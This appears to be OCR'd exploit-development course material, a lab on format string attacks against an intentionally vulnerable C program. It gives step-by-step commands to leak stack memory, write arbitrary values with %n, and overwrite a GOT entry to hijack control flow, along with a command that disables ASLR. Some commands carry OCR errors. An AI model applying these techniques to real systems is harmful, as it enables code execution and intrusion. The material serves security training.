


Format Strings (3)

Format strings used within the printf() family of functions print out a string of characters as normal until a format identifier is hit. For example, imagine the following in a program, *printf("2 + 2 = %d\n", value).* Obviously, the call to printf() is first. In this example, printf() is printing out the string "2 + 2 =" until it hits %d. The %d in this example is the format identifier that is specifying that the value it prints is in decimal or integer format. Printf() is now expecting an argument, which supplies the value to print. In our example, this value is the argument called "value."

Some common format specifiers include

%d	Display argument as integer.
%f	Display argument as float.
%s	Prints out a string to stdout. The argument supplied will actually be a pointer to the string.
%u	Display argument as an unsigned integer.
%x	Display argument as hex.
%n	Write number of chars in the string so far to the address held in the argument.



Exercise: Format String Attacks

In this exercise, you see how an attacker may abuse format string vulnerabilities and how to discover them. We'll then consider some more efficient ways to craft an attack through Direct Parameter Access (DPA) to perform a 4-byte overwrite in areas such as DTORS and the Global Offset Table (GOT).

Exercise: Format String Attacks

- Target Program: fmt1
  - This program is in your home directory on the Kubuntu Gutsy Gibbon VM
- Goals:
  - Locate the vulnerability
  - Use the %s format specifier to leak data
  - Use direct parameter access and the %n format specifier to take control of the vulnerable program

Note that this program is on your Kubuntu Gutsy Gibbon virtual machine. ASLR should not be running on this VM. Please ensure it is not enabled at this point. In SEC660 we go through multiple techniques to deal with ASLR on Linux

Exercise: Format String Attacks

In this exercise, you exploit a format string vulnerability to overwrite GOT pointers and .dtors section pointers to gain root access to the system.

Exercise: A Vulnerable Program (1)

- Look at a vulnerable program
  - Look at the code in the fmt1.c file
    - You should notice the format specifier is missing in the second printf() call
  - Try running the program "fmt1" from your /home/deadlist directory
  - Just enter a simple number like 100 into the program
    - For example, ./fmt1 100
  - Don't forget to echo 0 into /proc/sys/kernel/randomize_va_space

Exercise: A Vulnerable Program (1)

Let's now try working with a program that is intentionally vulnerable to a format string attack. The code for this one is provided for you on this page and in the file fmt1.c in your /home/deadlist directory. By quickly scanning through the small amount of code, you should have noticed that the format specifier is missing in the second printf() call. Now see the resulting behavior in this mistake.

Try running the program "fmt1" located in your /home/deadlist directory. Give the program one argument. For example, ./fmt1 100

Don't forget to echo 0 into /proc/sys/kernel/randomize_va_space to turn off ASLR. You can use various techniques to defeat ASLR with format string attacks as covered in SEC660, but we must not make things more complex than we need to at this point.

fmt1.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[64];
 static int value = 25;
 if(argc != 2)
  return -1;
```

```
 strcpy(buffer, argv[1]);

printf("\nWith a format identifier, you typed: %s\n", buffer);

 printf("Without a format identifier, you typed: ");
 printf(buffer);

 printf("\n\n5 * 5 = %d. The address of this variable is 0x%08x. \nIn hex that's 0x%08x.\n\n", value,
&value, value);
 exit (0);
}
```

Exercise: A Vulnerable Program (2)

- ./fmt1 100

```
deadlist@deadlist-desktop:~$ ./fmt1 100

With a format identifier, you typed: 100
Without a format identifier, you typed: 100

5 * 5 = 25. The address of this variable is 0x0804970c.
In hex that's 0x00000019.
```

- Both printf() statements result in the same thing
  - The display still works, which is why format string vulnerabilities can go unnoticed
  - Try changing your input, as shown on the next slide

Exercise: A Vulnerable Program (2)

As you can see, by typing **./fmt1 100** in your command shell, you are given the results on this slide. Both of them seem to display your data properly. This is often why format string vulnerabilities go unnoticed. The information on the bottom is "5 * 5 = 25. The address of this variable is 0x0804970c. In hex, that's 0x00000019, which is intentional, and we use it shortly. Jump to the next slide and you can see how we can cause data to display.

Exercise: A Vulnerable Program (3)

- Now try entering:
  - ./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x

```
deadlist@deadlist-desktop:~$ ./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x

With a format identifier, you typed: AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
Without a format identifier, you typed: AAAAbfa871f4.bfa87244.bfa87280.b7ff2668
.bfa87250.       0.41414141

5 * 5 = 25. The address of this variable is 0x0804970c.
In hex that's 0x00000019.
```

What's all this?

Exercise: A Vulnerable Program (3)

Try entering **./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x** into your command shell. You should get similar results as shown on the slide. What is all this data displayed after your A's? Remember, when printf() reaches a format specifier, it grabs the corresponding argument from memory to populate it into this location. If a program is accepting user-supplied data and displays some part of that data back to the user with one of the printf() family of functions, a format specifier must be used. If the programmer forgot to include the right number of specifiers, a user can create his own, resulting in data printed off the stack. The user can actually print as much information from the stack as he likes by using repeating format string arguments. Note that stack protection could be affected when printing too many arguments from the stack.

Exercise: A Vulnerable Program (4)


- The "programmer" must have forgotten the format specifiers
  - By adding in %8x repeatedly, we can print hex values from the stack where the format string is expecting to grab the arguments
  - Notice the values 41414141 at the end
    - This is the four A's we entered and indicates that the ninth argument is reading from the beginning of our format string
    - This is where we can gain control
  - The value 8 in the format string %8x is setting the width of the argument
    - It is setting only the minimum length, not the maximum

Exercise: A Vulnerable Program (4)

We know now that the programmer must have forgotten the proper format specifiers. In our example from the last slide, we get our A's displayed first, followed by a bunch of data off the stack. We divide the format specifiers with decimal points and use a width parameter to make it easier to view them in chunks of eight characters. As you can see, our ninth argument printed off the stack is 41414141. This is obviously our A's that we entered in the beginning of our statement. We should use this to control the program's behavior, as we'll see next.

Exercise: Format Strings - %s (1)

- Now find something to print with the %s identifier. It expects a PTR
  - Open the program in GDB
  - x/8s 0x8048200
  - 0x8048218



Exercise: Format Strings - %s (1)


Let's use the %s format specifier to display some data off the stack from a wanted location. Remember that %s expects a pointer to a string. We should pass it any address we like. Start up the fmt1 program with GDB by typing **gdb ./fmt1** from the command line. Next, simply type **x/8s 0x8048200** and look at the results. You should have the string **libc.so.6** at the address 0x8048218. Let's use this address in our format string attack to see if we can cause the program to print the string.

Exercise: Format Strings - %s (2)

- ./fmt1 `python –c 'print "\x18\x82\x04\x08"'`%8x%8x%8x%8x%8x%8x%8x%8x%s

Exercise: Format Strings - %s (2)

Drop out of GDB and type in the command./fmt1 `**python –c 'print "\x18\x82\x04\x08"'`%8x%8x%8x%8x%8x%8x%8x%8x%s** from your /home/deadlist directory. What we are doing here is using Python to first print the address 0x8048218 in little endian format. This is previously where our A's were located. Remember, because we know that this value will be read as the ninth argument, we should abuse and control the program. After using Python to write the address, we use %8x eight times to get to our ninth argument. We are then setting the format string specifier at this location as %s. As you can see on the slide, we have printed out the string libc.so.6 like we wanted.



Exercise: Format Strings - %n (1)

Let's now use the %n format specifier to write the data of our choice to the location of our choice. Notice how at the bottom of the fmt1 program it displays 5 * 5 = 25 and the address of this value, 0x804970c. The value it displays in hexadecimal is 0x00000019. Let's change that to say 0xdeadc0de.

Exercise: Format Strings - %n (2)

- ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%n

```
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%n

With a format identifier, you typed:
                                %x%x%x%x%x%x%x%x%n
Without a format identifier, you typed:
                                bf97a8f4bf97a944bf97a980b7fc96688048244f63d4e2ebf97a9500

5 * 5 = 60. The address of this variable is 0x0804970c.
In hex that's 0x0000003c.
```


Exercise: Format Strings - %n (2)

Remember that the %n specifier writes the number of characters printed so far to the address passed to it as an argument. We know that we can control the ninth argument as we did with the %s specifier. Let's try writing to the address that holds the variable we want to change. To do this, issue the following command:

./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%n

As you can see, the statement at the bottom that normally says 5 * 5 = 25 has now changed to 5 * 5 = 60. This is because the %n specifier wrote the number of characters it counted up to that point. Using the width parameter, we should add in blank spaces and write any number or numbers we want.

Exercise: Format Strings - %n (3)

- Now write 0xdeadcode
  - python –c 'print 0xde – 60'
  - ./fmt1 `python –c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%163x%n

```
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 60'
162
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%163x%n

With a format identifier, you typed:
                                %x%x%x%x%x%x%x%x%163x%n
Without a format identifier, you typed:
                                bfc60bd4bfc60c24bfc60c60b7f886688048244f63d4e2ebfc60c30

                                                                0

5 * 5 = 222. The address of this variable is 0x0804970c.
In hex that's 0x000000de.
```

SANS SEC760 | Advanced Exploit Development for Penetration Testers 130

Exercise: Format Strings - %n (3)

Let's try writing the value 0xdeadc0de to the address 0x0804970c. This takes multiple writes as we can usually write only a byte at a time. We start with the value 0xde and work our way back. We need to figure out how much padding we need to add using the field width parameter to get to the hex value of 0xde. We can use any calculator to do this, but we just stick with Python for now. We take the value we want to print in hex (0xde) and subtract the number of characters printed from that value so far. This gives us the decimal value that we need to pad the field width parameter. Type in

python –c 'print 0xde – 60'

162

As you can see, we got the value 162. We need to add 1 to compensate for the number of arguments, bringing us to 163 in decimal. Next, type in the following command:

./fmt1 `python –c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%163x%n

You should get the same results as on the slide, showing that we've successfully written 0xde to the memory address 0x0804970c. It gets a little trickier at this point to continue writing our values. Let's move to the next slide.

Exercise: Format Strings - %n (4)

- To write the rest of our value, we need to start planning
  - Let's set up our framework
  - We need to write to the address 0x0804970c 1 byte at a time
    - 0x0804970c, 0x0804970d, 0x0804970e, 0x0804970f
  - We also need to add additional arguments in between the writes as we add additional %x parameters
    - This argument can be anything, as long as it is 4 bytes

Exercise: Format Strings - %n (4)

At this point comes a little bit of change. Just when you thought we were on a roll! To write 4 bytes, we need to write 1 byte at each of the four addresses starting at 0x0804970c and ending at 0x0804970f, calculating a new width size for each byte. We also need to add additional arguments in between each write because we are adding additional %x specifiers and they will be expecting an argument. This argument can be anything; it just needs to be 4 bytes for each additional %x we use.

Exercise: Format Strings - %n (5)

- Our framework for the multiple writes should look like the slide

```
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x
0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%n

With a format identifier, you typed:
SANSSANS%x%x%x%x%x%x%x%n            SANS
Without a format identifier, you typed:
SANSSANSbf925884bf9258d4bf925910b7f546688048244f63d4e2ebf9258e00

5 * 5 = 84. The address of this variable is 0x0804970c.
In hex that's 0x00000054.
```

- As you can see, the value at 0x0804970c has changed to 84
  - We need to compensate for this change

Exercise: Format Strings - %n (5)


Our framework should look like the following:

./fmt1 `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"`%x%x%x%x%x%x%x%x%n

As you can see we've added all four addresses we want to write 1 byte to, as well as added the necessary padding "SANS" in between each address. Now run the above command. Your results should match the slide. We can see that the value at 0x0804970c has changed from 60 to 84. We need to recalculate our width parameter to get the correct value for our first write of 0xde.

Exercise: Format Strings - %n (6)

- Use Python again as a calculator
- Modify the new width parameter



Exercise: Format Strings - %n (6)

Let's use Python again to figure out the correct width parameter. Enter

python –c 'print 0xde – 84'

138

As you can see, we get the value 138. Remember, we need to add 1 to this number, bringing us to 139. With this information, let's make our first write attempt:

./fmt1 `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"`%x%x%x%x%x%x%x%139x%n

Your results should match the slide, showing us that we've successfully written 0xde to the address 0x0804970c.

Exercise: Format Strings - %n (7)

- Time for the second write
  - python –c 'print 0xc0 – oxde'
    - Gives us the value "-30." We need a positive value
    - Add a "1" in front of oxco
  - python –c 'print 0x1c0 – oxde'
    - Gives us the value "226." We can use this!

Exercise: Format Strings - %n (7)

Now it's time for the second write. Using Python again, we need to subtract the first hexadecimal value we wrote (0xde) from the value we want to write next (0xc0). Type in the command:

python –c 'print 0xc0 – 0xde'

-30

Whoops, this gives us a negative value which will not work! No worries, simply add a 1 in front of the value we want to write like so:

Python –c 'print 0x1c0 – 0xde'

226

Let's use this information to perform our **second** write on the next slide.

Exercise: Format Strings - %n (8)

- We must add the second value to write after the first as shown here

Exercise: Format Strings - %n (8)

On the top portion of the slide, you can see the results from the Python calculations we were making on the last page. We have the decimal value of 226 to use as the width for our second write. We need to add this information for the second write immediately following our first write. The correct command for this follows:


./fmt1 `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"`"%x%x%x%x%x%x%x%139x%n

%226x%n

As you can see, we've successfully written 0xc0 to the address 0x0804970d, spelling out 0x0001c0de so far. Let's keep going.

Exercise: Format Strings - %n (9)

- Time for the third write



Exercise: Format Strings - %n (9)

Time for the third write. First, we need to do our Python calculation to get the next width parameter to enter. This should start looking familiar by now. Try entering

python –c 'print 0xad – 0xc0'

-19

python –c 'print 0x1ad – 0xc0'


237

We had to do our simple trick to get rid of the negative number again, giving us 237 as the proper width parameter. We now have the information needed to make our third write. Enter

./fmt1 `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%139x%n

%226x%n%237x%n

As you can see, we've successfully written 0xad to the address 0x0804970e, spelling out 0x02adc0de so far. Let's make our final write!



Exercise: Format Strings - %n (10)

For our final write, we need to first determine the proper width to add:

python –c 'print 0xde – 0xad'

49

We now have the width needed for our final write, provided here:

./fmt `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%139x%n%226x%n%237x%n%49x%n

Success! We've written 0xdeadc0de to the address of our variable. You should now start getting your black hat back out as we've proven that we can make a 4-byte write to any writable area of memory.

Exercise: Direct Parameter Access (1)


- Direct Parameter Access
  - Enables you to access arguments directly
  - You don't have to step through arguments one-by-one with %x%x%x%x...
  - Uses the $ qualifier
  - Simplifies format string attacks
  - Removes the need for the padding between addresses

Exercise: Direct Parameter Access (1)

With Direct Parameter Access, you can access arguments directly by using the $ qualifier. It simplifies format string attacks because you do not have to step through the arguments sequentially by repeatedly using %x%x%x%x… until reaching the wanted argument. The padding we used before between each of the write addresses is also not needed because there is no need to increment the byte count because we can access the arguments directly. This will become clearer with some examples.

Exercise: Direct Parameter Access (2)

```
./fmt1 `python -c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\
x04\x08"'`%9\$x%9\$n
```



- We accessed our desired argument directly
- The backslash before $ is a necessary escape

Exercise: Direct Parameter Access (2)


Let's do a quick check to see how Direct Parameter Access can be used to access the argument of our choice. We already know that we can control the ninth argument. The syntax we want to use to print out only the ninth argument from the stack ix %9\$x%9\$n. As you can see, we access the ninth argument by using the $ qualifier. We use a backslash before the $ symbol because we need to escape it because it is a special character. We then use %9\$n to specify that we want to write to the address held in the ninth argument. After we move to writing to an address past the ninth argument, we increment the %n specifier by 1 for each subsequent write. The command we use for our first write is

./fmt1 `python –c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9\$x%9\$n

At this point, we have not set the width parameter because we need to recalculate the number of characters that have been printed so far and determine the number of bytes we need for padding to start writing 0xdeadc0de. You should get the results as shown on the slide. It is showing that 5 * 5 = 23. Let's perform our new calculation so we may begin writing.

Exercise: Direct Parameter Access (3)

- Let's write 0xdeadc0de
  - python –c 'print 0xde – 16'
    - We subtract 16 as we're writing four addresses



Exercise: Direct Parameter Access (3)

Our objective again is to write the value 0xdeadc0de to the address starting at 0x0804970c. We need to use Python again to calculate our width parameter. However, our calculation has changed a little since we've removed the padding bytes we had without using Direct Parameter Access. We want to write 0xde to the address 0x0804970c for our first write. There is a total of four addresses, or 16 bytes, that we've written at the beginning of our format string. This should be a simple calculation to get our first width parameter:


python –c 'print 0xde – 16'

206

We now have the width specifier, 206, to write 0xde. Our first write should look like:

./fmt1 `python –c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'` %9\$206x%9\$n

As you can see, using Direct Parameter Access, we've successfully written 0xde to the address 0x804970c.



Exercise: Direct Parameter Access (4)

Let's now do the rest of our writes to complete our goal of writing 0xdeadc0de to the address 0x0804970c.

python –c 'print 0x1c0 – 0xde'

226

python –c 'print 0x1ad – 0xc0'

237


python –c 'print 0xde – 0xad'

49

We now have the rest of our values to complete our format string parameters:

./fmt1 `python –c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'` %9\$206x%9\$n%9\$226x%10\$n %9\$237x%11\$n%9\$49x%12\$n

As you can see, we have successfully written 0xdeadc0de to the address 0x0804970c!



Exercise: Overwriting a GOT Entry

Now that you know you can use Direct Parameter Access to write to the address of your choice, let's consider a possible location of interest. Ah yes…the Global Offset Table (GOT). We're quite familiar with that by now. Let's quickly use objdump to print out the address of the exit() function from within the GOT:


objdump –R ./fmt1 |grep exit

As you can see, exit() is located at the address 0x80496fc. Let's simply change our format string code from the last slide to reflect the address of exit()'s entry within the GOT. Fire up the fmt1 program with GDB so we can see the results of our attack.

gdb ./fmt1

run `python –c 'print "\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96\x04\x08\xff\x96\x04\x08"`%9\$206x%9\$n%9\$226x%10\$n%9\$237x%11\$n%9\$49x%12\$n

Success! As you can see, the program attempted to execute the instruction held at 0xdeadc0de! Obviously, there are no instructions at that address and we've determined that we can use the GOT to gain control of the program. Let's grab some shellcode and give this a run.



Exercise: Getting Shell Using the GOT (1)

Because we know that overwriting an entry in the GOT is possible with our format string attack, let's work on placing our shellcode into the buffer and determine a good return address. The printf() function seems to get called a few times in our program. This may be a good GOT entry to overwrite. When the overwrite is complete, the next printf() call should jump to our shellcode. We will deal with the shellcode in just a moment, but for now, we use a placeholder of B's. Let's first locate the address of printf()'s entry inside the GOT. Type

```
deadlist@deadlist-desktop:~$ objdump -R ./fmt1 |grep printf
080496f8 R_386_JUMP_SLOT   printf
```

